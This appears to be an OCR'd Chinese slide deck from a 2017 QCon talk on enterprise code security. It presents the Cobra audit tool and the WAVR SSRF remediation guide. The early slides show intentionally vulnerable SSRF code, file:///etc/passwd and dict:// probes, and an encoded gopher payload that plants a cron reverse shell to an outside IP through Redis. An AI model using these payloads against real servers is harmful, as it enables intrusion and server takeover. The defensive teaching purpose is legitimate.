QCon 全球软件开发大会
INTERNATIONAL SOFTWARE DEVELOPMENT CONFERENCE

BEIJING 2017

企业级代码安全最佳实践

止介〈feei@feei.cn〉

主办方 Geekbang. 极客邦科技 InfoQ

吴止介（Feei）

- 白帽
- Cobra作者
- 专注Web应用漏洞自动化挖掘
- 美联集团 安全研究员&开发工程师

议程

- 一次常规漏洞挖掘
- 企业对代码安全的刚需
- 开源代码安全审计
- 完整的漏洞修复方案

一次常规漏洞挖掘

```
# index.php
function request($url)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
}
$url = $_GET[‘url’];
request($url);
```

```
# index.java
import java.net.URL;

String url = request.getParameter(“url");
u = new URL(url);
inputStream = u.openStream();
outputStream = response.getOutputStream();
```

一次常规漏洞挖掘

内网Web服务探测

http://127.0.0.1/index?url=http://10.11.12.13:80

一次常规漏洞挖掘

内网非Web服务探测

http://127.0.0.1/index?url=dict://10.11.12.13:6379

一次常规漏洞挖掘

任意文件读取

http://127.0.0.1/index?url=file:///etc/passwd

一次常规漏洞挖掘

获取服务器权限

http://127.0.0.1/index?url=?url=gopher%3A%2F%2F10.15.2.232%3A6379%2F_%2A1%250d%250a%248%250d%250aflushall%250d%250a%2A3%250d%250a%243%250d%250aset%250d%250a%241%250d%250a1%250d%250a%2464%250d%250a%250d%250a%250a%250a%2A%2F1%20%2A%20%2A%20%2A%20%2A%20bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F103.21.140.84%2F6789%200%3E%261%250a%250a%250a%250a%250a%250d%250a%250d%250a%250d%250a%2A4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250d%250a%243%250d%250adir%250d%250a%2416%250d%250a%2Fvar%2Fspool%2Fcron%2F%250d%250a%2A4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250d%250a%2410%250d%250adbfilename%250d%250a%244%250d%250aroot%250d%250a%2A1%250d%250a%244%250d%250asave%250d%250aquit%250d%250a

一次常规漏洞挖掘

A. 参数可控到危害函数

1. 找到所有取参入口
2. 跟进参数传入流程
3. 判断参数是否传入危害函数
4. 判断是否过滤修复

B. 危害函数到参数可控

1. 找到所有存在危害函数
2. 跟进参数来源流程
3. 判断参数是否可控
4. 判断是否修复

企业对代码安全管理的刚需

- 漏洞**多**：发现各类语言的常见漏洞和新型漏洞
- 响应**快**：能快速覆盖大量项目的安全问题
- 准确率**好**：漏洞误报率要低
- **省**时、**省**力：自动化（扫描、发现、报告、修复、统计）

横向比对

设计理念

1. 不能直接利用的漏洞也是风险
2. 白盒为主，黑盒为辅
3. 优先解决源头问题/杜绝同类问题重犯
4. 极致自动化

Cobra - 开源企业级代码安全审计系统

- 开放源码
- 多语言
- 多漏洞
- 自动化
- 依赖安全


https://github.com/wufeifei/cobra

自动化

Deploy(上线)
标注修复环境以确认最终漏洞状态。

重扫(Rescan)
触发规则重扫，并将验证是否修复。

修复(Fixed)
- 完善的修复文档
- 直观的修复例子




触发(Trigger)
- Web自助扫描界面
- Git集成服务
- 代码发布系统
- 日常扫描

扫描(Scan)
针对语言、框架的不同进行不同类型漏洞的扫描。

报告(Report)
生成项目的代码安全报告，涉及漏洞分布、待修复和已修复数量、漏洞详情等。

依赖安全


基线库
依赖分析
依赖类型
安全检查
安全依赖基线库
针对引用的三方依赖建立安全基线库
三方依赖类型
Java、NodeJS、Python、Go等三方包
项目依赖分析
分析项目中三方依赖使用情况
依赖安全检查
对依赖进行安全检查，并作为扫描引擎一部分

代码安全应用场景

A. 日常安全扫描

B. 新漏洞应急评估

C. 三方依赖基线

初见成效

项目个数：≈2700个
文件个数：≈765万个
代码行数：≈3.5亿行
平均时间：≈2.7秒/项目

总漏洞数：≈34000个
高危漏洞：≈2000个

WAVR - Web应用漏洞修复方案

背景
介绍漏洞的背景和原理


攻击复现
一步步讲解漏洞如何被实际利用的

例子
举一个实际的业务场景的例子，方便大家理解

漏洞常见地方
介绍漏洞经常出现的场景，方便进行自测排查

漏洞代码
编写一个简化的漏洞代码，让大家更直观的感受漏洞的形成

修复方案
提供完整的修复方案，并附带实际的修复代码



https://github.com/wufeifei/WAVR

WAVR - Web应用漏洞修复方案

SSRF(Server-side Request Forge, 服务端请求伪造)。

漏洞简介

由攻击者构造的攻击链接传给服务端执行造成的漏洞，一般用来在外网探测或攻击内网服务。

直观例子

百度提供一个图片搜索功能，图片可以通过上传本地文件和填写图片地址两种方式。

漏洞代码

如果是填写图片地址，则百度图片搜索的后端实现就会先下载这个图片，然后再做其它处理，我们可以想象并简化下它的后端实现。

WAVR - Web应用漏洞修复方案

PHP版本

`SSRF_01.php`

```php
/**
 * Request service(Base file_get_contents)
 *
 * @author Feei <wufeifei@wufeifei.com>
 * @link   http://wufeifei.com/ssrf
 */
$url = $_GET['url'];
echo file_get_contents($url);
```

`SSRF_02.php`

```php
/**
 * Request service(Base cURL)
 *
 * @author Feei <wufeifei@wufeifei.com>
 * @link   http://wufeifei.com/ssrf
 */
function curl($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
}

$url = $_GET['url'];
curl($url);
```

WAVR - Web应用漏洞修复方案

攻击复现

服务探测

此时，我们构造一个探测请求：`http://10.11.2.1:80` 填到图片地址输入框中，百度图片搜索后端会把这个请求当成图片去下载，由于我们填写的是内网IP，而百度图片搜索服务器肯定也在百度的内网中，如果服务存在，则能请求成功，此时就可以根据Request的返回时间可以判断对应端口上的服务是否开启，所以我们可以通过遍历所有内网IP，来判断百度内网的服务运行情况。

进阶攻击

除了能探测，我们还可以通过构造攻击请求来实现对内网服务的攻击。

后端request服务一般都支持除HTTP/HTTP以外的协议，比如PHP中常用的curl request服务默认开启支持的协议：

```
$ curl -V
curl 7.47.1 (x86_64-apple-darwin15.3.0) libcurl/7.47.1 OpenSSL/1.0.2h zlib/1.2.8
Protocols: dict file ftp ftps gopher http https imap imaps pop3 pop3s rtsp smb smbs smtp smtps telnet tftp
Features: IPv6 Largefile NTLM NTLM_WB SSL libz TLS-SRP UnixSockets
```

支持file、dict、gopher等协议，所以我们可以利用这些协议来通过构造攻击请求去操作内网漏洞。

WAVR - Web应用漏洞修复方案

漏洞一般存在的地方

- 能够发起网络请求的地方
    - 让你填写域名的地方
- 从远程服务器请求资源
    - 从URL上传图片
    - 订阅RSS
- 数据库内置功能
    - Oracle
    - MongoDB
    - MSSQL
    - Postgres
    - CouchDB
- 邮箱服务器收取其他邮箱邮件
    - POP3/IMAP/SMTP
- 文件处理、编码处理、属性处理
    - FFmpeg
    - ImageMagick
    - Docx
    - PDF
    - XML

WAVR - Web应用漏洞修复方案

修复方案

同时做好以下三条即可杜绝SSRF漏洞：

1. [此条必须做到]禁止非HTTP、HTTPS协议的使用，使SSRF危害从高危降到低危；

2. 禁止请求域名的301跳转（杜绝使用正常HTTP/HTTPS请求301跳转到攻击请求的方式）；

3. 给请求域名设置白名单；

WAVR - Web应用漏洞修复方案

Java HttpURLConnection

```
/**
 * 1. 限制允许HTTP/HTTPS协议
 */
if(!url.getProtocol().startsWith("http"))
    throw new Exception();
/**
 * 3. 请求域白名单
 */
InetAddress inetAddress = InetAddress.getByName(url.getHost());
if(inetAddress.isAnyLocalAddress() || inetAddress.isLoopbackAddress() || inetAddress.isLinkLocalAddress())
    throw new Exception();
HttpURLConnection conn = (HttpURLConnection)(url.openConnection());
/**
 * 2. 禁止301跳转
 */
conn.setInstanceFollowRedirects(false);
conn.connect();
IOUtils.copy(conn.getInputStream(), out);
```

受众群体

- 互联网公司
- 安全公司
- 白帽
- 安全爱好者/工程师

下一步计划？

- 逐步开源通用漏洞扫描规则
- 降低使用成本，一行命令安装部署使用
- 持续优化Cobra，使误报率降至5%以内
- 编写更多漏洞的修复方案

关注QCon微信公众号，
获得更多干货！

Thanks!

INTERNATIONAL SOFTWARE DEVELOPMENT CONFERENCE

主办方 Geekbang. 极客邦科技 InfoQ


Q
A